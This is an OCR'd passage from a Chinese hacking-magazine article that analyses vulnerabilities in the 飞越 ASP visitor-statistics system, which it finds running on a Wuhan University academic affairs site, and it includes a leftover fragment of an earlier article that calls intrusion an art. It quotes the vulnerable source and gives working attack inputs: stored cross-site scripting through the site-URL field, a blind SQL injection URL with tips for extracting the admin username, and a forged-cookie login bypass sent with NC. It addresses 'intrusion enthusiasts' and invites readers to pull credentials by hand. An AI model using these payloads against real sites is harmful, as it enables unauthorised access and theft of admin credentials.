


图6





图7

id=5945，有兴趣的朋友可以看一下。

虽然本文没有什么技术，主要利用了搜索引擎，但大家要知道，入侵是一种艺术，一种思路，思路灵活变通就能成功！


适合读者：入侵爱好者
前置知识：ASP

飞越统计系统漏洞分析



文/图 珞珈凤凰

来武大半年了，终于成功转入了信息安全专业，一阵欣喜后，去教务处的网站查看新课表，无意间发现了如图1所示的飞越统计系统。



地址 http://dean.whu.edu.cn/count/

[返回首页][总体数据][详细记录][年统计][月统计][周统计][日统计][时段统计][页面统计][软件统计][管理面板]

总访问量:	523403	站点名称:	武大教务
今年访问量:	10091	站点地址:	http://dean.whu.edu.cn
今月访问量:	5293	站长名称:	admin
上月访问量:	2106	站长信箱:	linhong@dean.whu.edu.cn
今周访问量:	1525	站点简介:	DEAN WHU
今日访问量:	159		
昨日访问量:	274		
当前在线人数:	0		
用本系统前:	0		
用本系统后:	523403	真总访问量:	505373
开始统计时间:	2004-5-4 12:31:34	你的访问量:	
总共统计天数:	1046.26	平均日访量:	500.25
预计今日访问量	202		

©2003 all rights reserved 版本：v1.0 程序：飞越 授权给 武大教务 使用

图1

初步看了一下，整个系统使用ASP编写，2003年就发布了，感觉上会有比较多的漏洞，于是上网查了关于这个系统的漏洞，结果什么也没发现。于是下载了一套该系统，自己分析起来了，果真发现了几个漏洞。

跨站漏洞

在reg.asp文件中，其第41～80行的代码如下。

```
if vuser="" then
error1=1
error2=error2&"用户名必须填写,"
end if
if len(vuser)>12 then
error1=1
error2=error2&"用户名不要超过12位,"
end if
if vpass="" then
error1=1
error2=error2&"密码必须填写,"
end if
if len(vpass)>12 then
error1=1
error2=error2&"密码不要超过12位,"
end if
if vuser1="" then
error1=1
error2="站长名称必须填写,"
end if
if len(vuser1)>12 then
error1=1
error2=error2&"站长名称不要超过12位,"
end if
if vtitle="" then
```

```
error1=1
error2=error2&"主页名称必须填写,"
end if
if vurl="" then
error1=1
error2=error2&"主页地址必须填写;"
end if
if len(vcontent)>250 then
error1=1
error2=error2&"主页简介不要超过250位,"
end if
if startcount="" then
error1=1
error2=error2&"用本系统前的统计数字必须填写,"
end if
```

这段代码除了对输入的变量位数做了一定限制，再没有任何安全措施。而在userlist.asp中又直接引用了上述变量，如下面的第117行代码，这样跨站就形成了，如图2 所示。




图2

```
<td height="22" width="50%" bgcolor=<%=bgcolor1%> class=tdc align="left" colspan="5"><a href="<%=rs("vurl")%>" target=_blank title="点击进入查看用户网站"><%=rs("vurl")%></a></td>
```

注入漏洞

在看完全部文件后，觉得作者还是有点安全意识的，在登录页面，如adminadmin.asp和login.asp文件中，作者都过滤了引号。可惜在其他页面，如fyday.asp、fyhour.asp和fymonth.asp却没有对变量做严格过滤，这样就形成了注入漏洞。下面以fymonth.asp为例进行说明，其第71～80行的代码如下。

```
<%
sql="select count(fid) as alldayweek from fcount where fyear="&fyear&" and fuser='"&view&"'"
set rs=conn.execute(sql)
maxalldayweek=rs("alldayweek")
if maxalldayweek=0 then maxalldayweek=1
set rs=nothing
rcount=0
for i=1 to 12
sql="select count(*) as fweek1 from fcount where fyear="&fyear&" and fuser='"&view&"' and fmonth="&i&" group by fmonth "
set rs=conn.execute(sql)
if not rs.eof then
fweek1=rs("fweek1")
else
fweek1=0
end if
%>
```

由于同一个变量view（该变量是用户名的值）在两个句子中都出现了，所以构造注入的时候就要两个句子一起考虑。我构造的注入代码如下:

```
http://127.0.0.1/fyday.asp?view=11'+and+'a'='b'+or+exists+(select+*+from+home)+or+'a'='b
```

为什么要这么构造呢？第一个or之前的构造成false（'a'='b'是不等的），第二个or之后的也构造成false，所以只要其中有一个是true的话，就会返回正常，否则会返回失败，这样就避免了变量view在两个语句中位置不同而造成的不同情况了。由于home是默认的表名，所以返回是成功的，如图3所示。如果表名不正确就会出现错误信息，如图4所示。我将home改成homes就出现错误了，这里只是为了证明注入漏洞的存在，若要注入得到后台用户名和密码，大家可自行手工注入。




图3




图4

小提示 手工注入猜测字符的时候，即使输入“'+and+'a'='b'+or+exists+(select+*+from+home+where+asc(mid(homebanzhu,1,1))>0)+or+'a'='b”，返回的页面还是出错，这是因为用户名是汉字的缘故。汉字的ASCII码的取值范围是（-32768，0），所以会出现无返回页面的情况。但我们可以采用取绝对值的办法，使用语句“'+and+'a'='b'+or+exists+(select+*+from+home+where+abs(asc(mid(homebanzhu,1,1)))>1000)+or+'a'='b”来猜测，最后记得将得到的数值取其负数，然后用字符转换工具进行转换，即可得到原有汉字。

Cookies验证漏洞

说来奇怪，该系统已经使用了Session，不过在

后台登录竟然还是用Cookies验证。在admin.asp文件中，其第13～21行的代码如下。

```
<% if Request.Cookies(feiyuetongji)("Username")="" then
response.Redirect("loginadmin.asp?action=error")
end if
if request("view")<>"" then
view=request("view")
url1="?view="&view&"&"
else
url1="?"
end if%>
```

这段代码首先判断Username是否为空，如果非空，就登录成功，否则就失败，这样就给了我们构造Cookies的机会。Cookies可以如下构造feiyue=Password=LSL&Username=LSL，之后用NC或者可以修改Cookies的浏览器提交，如图5所示。此时，原来的"超级管理"变成了"管理资料"，点击"管理资料"就成功登录了后台，如图6 所示。




图5

